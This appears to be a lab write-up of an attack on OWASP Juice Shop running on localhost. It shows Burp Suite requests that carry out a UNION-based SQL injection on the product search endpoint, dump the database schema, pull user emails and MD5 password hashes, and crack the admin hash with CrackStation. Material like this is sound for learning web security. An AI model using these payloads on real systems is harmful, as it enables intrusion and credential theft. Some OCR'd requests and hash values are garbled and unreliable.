
```

{
  "error": {
    "message": "SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns",
    "stack": [
      "Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns",
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Products WHERE ((name LIKE 't%test')) UNION SELECT * FROM sqlite_master--% OR description LIKE '%test%' UNION SELECT * FROM sqlite_master--% AND deletedAt IS NULL) ORDER BY name"
    ]
  }
}

```

The Inspector pane shows various request and response parameters.

Now we can see some hints to help us process further which says number of columns should be same



We already know that the amount of columns which is 9 so we change * in command to “1”, “2” till “9”

The screenshot shows the Burp Suite interface with a successful HTTP response. The request is a GET to /rest/products/search?qs=apple. The response is a JSON object with a status of "success" and a data array containing one item. The item has fields: id, name, description, price, and deletedAt. The response header includes various standard HTTP headers like Content-Type, Date, and Etag.

```

Request:
GET /rest/products/search?qs=apple HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=aJ40D4KybP37j2nwp9E38gYVAJlGM1WxaUND5reZRLzXk6Bbmz2Rb3
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

```

```

Response:
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Sat, 14 Dec 2024 15:37:54 GMT
Etag: W/"9f-nhkJK0MjNmWe0BwLnl0gYFFEpA"
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: #/jobs
X-Request-Id: 1234567890
X-Request-Time: 1234567890
X-Trace-ID: 1234567890
X-User-IP: 127.0.0.1
X-XSS-Protection: 1; mode=block
Content-Length: 123
Content-Type: application/json; charset=utf-8

```

```

{
  "status": "success",
  "data": [
    {
      "id": "1",
      "name": "apple",
      "description": "3",
      "price": "4",
      "deletedAt": "5",
      "ins": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    }
  ]
}

```

We can see that we get success status, this means we can now fetch any data we want from server


The screenshot shows the Burp Suite interface with a UNION SELECT SQL injection payload. The request is a POST to /rest/products/search with the parameter qs set to '0' UNION SELECT * FROM sqlite_master--'. The response is a large JSON object containing many rows of data, indicating a successful query execution.

```

Event log (4) All issues
Done
544 bytes | 1,026 millis
Memory: 146.8MB

```

Now we change the first parameter to sql so we can get information from sqlite_master which is our table



Burp Suite Community Edition v2024.10.3 - Temporary Project

Request

```
Pretty Raw Hex
1 GET /rest/products/search?q= test%29%29%2553%49%4f%4e%20%53%45%4c%45%43%54%28%73%71%6c%2c%28%27%32%29%28%27%38%27%34%27%6c%28%73%53%27%2c%28%27%34%27%6c%28%27%37%27%6c%28%27%38%27%2c%28%27%39%27%28%20%46%52%24%4f%4d%28%73%71%6c%69%74%65%4f%6d%6%27%39%74%65%72%2d%2d HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.8)
4 Gecko/20100101 Firefox/133.8
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Referer: http://127.0.0.1:3000/
10 cookie: lang=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; consented=true; ajs0004ky0p3712n0vpv9E03BgyVAJlGM1wkkaiN05reZRLzmXx6BbmzzR03
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Origin: W-/2880Jcbns5OlWdeaqRxRPxxA1owMk"
9 Vary: Accept-Encoding
10 Date: Sat, 14 Dec 2024 15:41:29 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=5
13 Content-Length: 8320
14
15 {
    "status": "success",
    "data": [
        {
            "id": null,
            "name": "2",
            "description": "3",
            "price": "4",
            "deluxePrice": "5",
            "image": "6",
            "createdAt": "7",
            "updatedAt": "8",
            "deletedAt": "9"
        },
        {
            "id": "CREATE TABLE `Address` (`userId` INTEGER REFERENCES `Users`(`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `mobileNum` INTEGER, `zipCode` VARCHAR(255), `streetAddress` VARCHAR(255), `city` VARCHAR(255), `state` VARCHAR(255), `country` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `name`="3", `description": "3", `parent": "3"
        }
    ]
}
```

Inspector

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 4
- Request headers: 11
- Response headers: 12

Notes

Done Event log (4) All issues Memory: 148.1MB

Icons for various applications like Finder, Safari, Mail, etc.

Burp Suite Community Edition

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2024.10.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < >

Request

```
1 GET /rest/products/search?qc=
2   t=1+27h29h29h28h55h4h9hd4f4te+20h53h45h4c45h43h54h28h73h71h6h42h28h27h32h
3   27h2c62h9h27h33h27h2c62h27h34h27h2c28h27h35h27h2c20h27h36h27h2c28h27h37h27h
4   %2c42h9h27h38h27h2c28h27h39h27h28h20h40h52h4f4d%20h73h71h6c65h74h65h5f46h6
5   1h73h74h65h72h2d2d HTTP/1.1
6 Host: 127.0.0.1:3000
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0)
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-User: ?133.0
10 Accept: application/json, text/plain, */*
11 Accept-Language: en-US,en;q=0.5
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14 Referer: http://127.0.0.1:3000/
15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=aJ4QD04Kyd0P7Jj2n0vp9E0J3bgYVAJlGMiwWxa1NDSre2RLzaxX6BbmazzR03
16 Sec-Fetch-Dest: empty
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Site: same-origin
19
20
21
```

Response

```
Pretty Raw Hex Render
```

```
1 {
2   "id": 1,
3   "name": "Smart TV",
4   "description": "A sleek, modern television with built-in streaming capabilities and a large screen.",
5   "price": "4",
6   "deluxePrice": "5",
7   "image": "6",
8   "createdAt": "7",
9   "updatedAt": "8",
10  "deletedAt": "9"
11 },
12 {
13   "id": 2,
14   "name": "Smart TV",
15   "description": "A sleek, modern television with built-in streaming capabilities and a large screen.",
16   "price": "4",
17   "deluxePrice": "5",
18   "image": "6",
19   "createdAt": "7",
20   "updatedAt": "8",
21   "deletedAt": "9"
22 },
23 {
24   "id": 3,
25   "name": "Smart TV",
26   "description": "A sleek, modern television with built-in streaming capabilities and a large screen.",
27   "price": "4",
28   "deluxePrice": "5",
29   "image": "6",
30   "createdAt": "7",
31   "updatedAt": "8",
32   "deletedAt": "9"
33 },
34 {
35   "id": 4,
36   "name": "Smart TV",
37   "description": "A sleek, modern television with built-in streaming capabilities and a large screen.",
38   "price": "4",
39   "deluxePrice": "5",
40   "image": "6",
41   "createdAt": "7",
42   "updatedAt": "8",
43   "deletedAt": "9"
44 },
45 {
46   "id": 5,
47   "name": "Smart TV",
48   "description": "A sleek, modern television with built-in streaming capabilities and a large screen.",
49   "price": "4",
50   "deluxePrice": "5",
51   "image": "6",
52   "createdAt": "7",
53   "updatedAt": "8",
54   "deletedAt": "9"
55 },
56 {
57   "id": 6,
58   "name": "Smart TV",
59   "description": "A sleek, modern television with built-in streaming capabilities and a large screen.",
60   "price": "4",
61   "deluxePrice": "5",
62   "image": "6",
63   "createdAt": "7",
64   "updatedAt": "8",
65   "deletedAt": "9"
66 },
67 {
68   "id": 7,
69   "name": "Smart TV",
70   "description": "A sleek, modern television with built-in streaming capabilities and a large screen.",
71   "price": "4",
72   "deluxePrice": "5",
73   "image": "6",
74   "createdAt": "7",
75   "updatedAt": "8",
76   "deletedAt": "9"
77 },
78 {
79   "id": 8,
80   "name": "Smart TV",
81   "description": "A sleek, modern television with built-in streaming capabilities and a large screen.",
82   "price": "4",
83   "deluxePrice": "5",
84   "image": "6",
85   "createdAt": "7",
86   "updatedAt": "8",
87   "deletedAt": "9"
88 },
89 {
90   "id": 9,
91   "name": "Smart TV",
92   "description": "A sleek, modern television with built-in streaming capabilities and a large screen.",
93   "price": "4",
94   "deluxePrice": "5",
95   "image": "6",
96   "createdAt": "7",
97   "updatedAt": "8",
98   "deletedAt": "9"
99 }
```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Target: http://127.0.0.1:3000

HTTP/1

Request

Response

Event log (4) All issues


Done

Memory: 145.2MB

8,708 bytes | 20 millis

password

We can see that when we try to look for password in response, we see that there is a table with “users” name that contains password and email.



So now we target the email and password columns from users table and decode it

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Response' tab is active. The response content is a JSON object:

```

1. {
  "status": "success",
  "data": [
    {
      "id": "312934@juice-sh.op",
      "name": "3c2abc84c4a5e08f1327d0bae3714b7d",
      "description": "3",
      "price": "4",
      "oldPrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "accountant@juice-sh.op",
      "name": "665e1bf92a70b4b463220cb45d36dc",
      "description": "3",
      "price": "4",
      "oldPrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    }
  ]
}

```

The right side of the screen shows the 'Inspector' panel with tabs for Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, and Response headers. The status bar at the bottom indicates '4,151 bytes | 46 millis'.

Now we have access to details of the users

The screenshot shows two instances of Burp Suite Community Edition running on a Mac OS X desktop. Both instances are targeting the URL `http://127.0.0.1:3000`.

Top Instance (Administrator User):

- Request:**

```
1 GET /rest/products/search?q=
```
- Response:**

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 14 Dec 2024 15:48:02 GMT
Content-Length: 3764
```

The response body contains a JSON array of product objects. One object is highlighted for the user 'admin'.

```

[{"status": "success", "data": [
    {"id": "1234567890abcde", "name": "2x2abc84e4a6ea8f1327d8aae3714b7d", "description": "A", "price": "4", "deluxePrice": "$", "image": "6", "createdAt": "2024-01-01T00:00:00Z", "updatedAt": "2024-01-01T00:00:00Z", "deletedAt": "9"}, {"id": "accountant@juice-sh.op", "name": "982e10f92a70b4b463220cb4c5d636dc", "description": "B", "price": "4", "deluxePrice": "$", "image": "6", "createdAt": "2024-01-01T00:00:00Z", "updatedAt": "2024-01-01T00:00:00Z", "deletedAt": "9"}, {"id": "admin@juice-sh.op", "name": "e192823a70bd73258516f069df18b500", "description": "C", "price": "4", "deluxePrice": "$", "image": "6", "createdAt": "2024-01-01T00:00:00Z", "updatedAt": "2024-01-01T00:00:00Z", "deletedAt": "9"}, {"id": "am@juice-sh.op", "name": "e38f05e5e3071b1c3ad3c32f00de8473", "description": "D", "price": "4", "deluxePrice": "$", "image": "6", "createdAt": "2024-01-01T00:00:00Z", "updatedAt": "2024-01-01T00:00:00Z", "deletedAt": "9"}]
```
- Inspector:** Shows request attributes, query parameters, body parameters, cookies, headers, and response headers for the selected user.

Bottom Instance (Normal User):

- Request:**

```
1 GET /rest/products/search?q=
```
- Response:**

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 14 Dec 2024 15:48:02 GMT
Content-Length: 3764
```
- Inspector:** Shows request attributes, query parameters, body parameters, cookies, headers, and response headers for the selected user.

We can see the admin users' email and password however the password is encrypted so we need to decode it

The screenshot shows the CrackStation website's password cracking interface. At the top, there is a navigation bar with links to 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. Below the navigation bar, the title 'Free Password Hash Cracker' is displayed. A text input field contains the password hash '0192023a7bbd73260516f069df18b500'. To the right of the input field is a CAPTCHA challenge with the text 'I'm not a robot' and a reCAPTCHA button. Below the input field, a note states 'Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1_bin), QubesV3.1BackupDefaults'. A table below the input field shows the cracked result: Hash '0192023a7bbd73260516f069df18b500' has Type 'md5' and Result 'admin123'. A note at the bottom explains color coding: green for exact match, yellow for partial match, and red for not found.

Hash	Type	Result
0192023a7bbd73260516f069df18b500	md5	admin123

Color Codes: green Exact match, yellow Partial match, red Not found.

[Download CrackStation's Wordlist](#)


How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).


Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

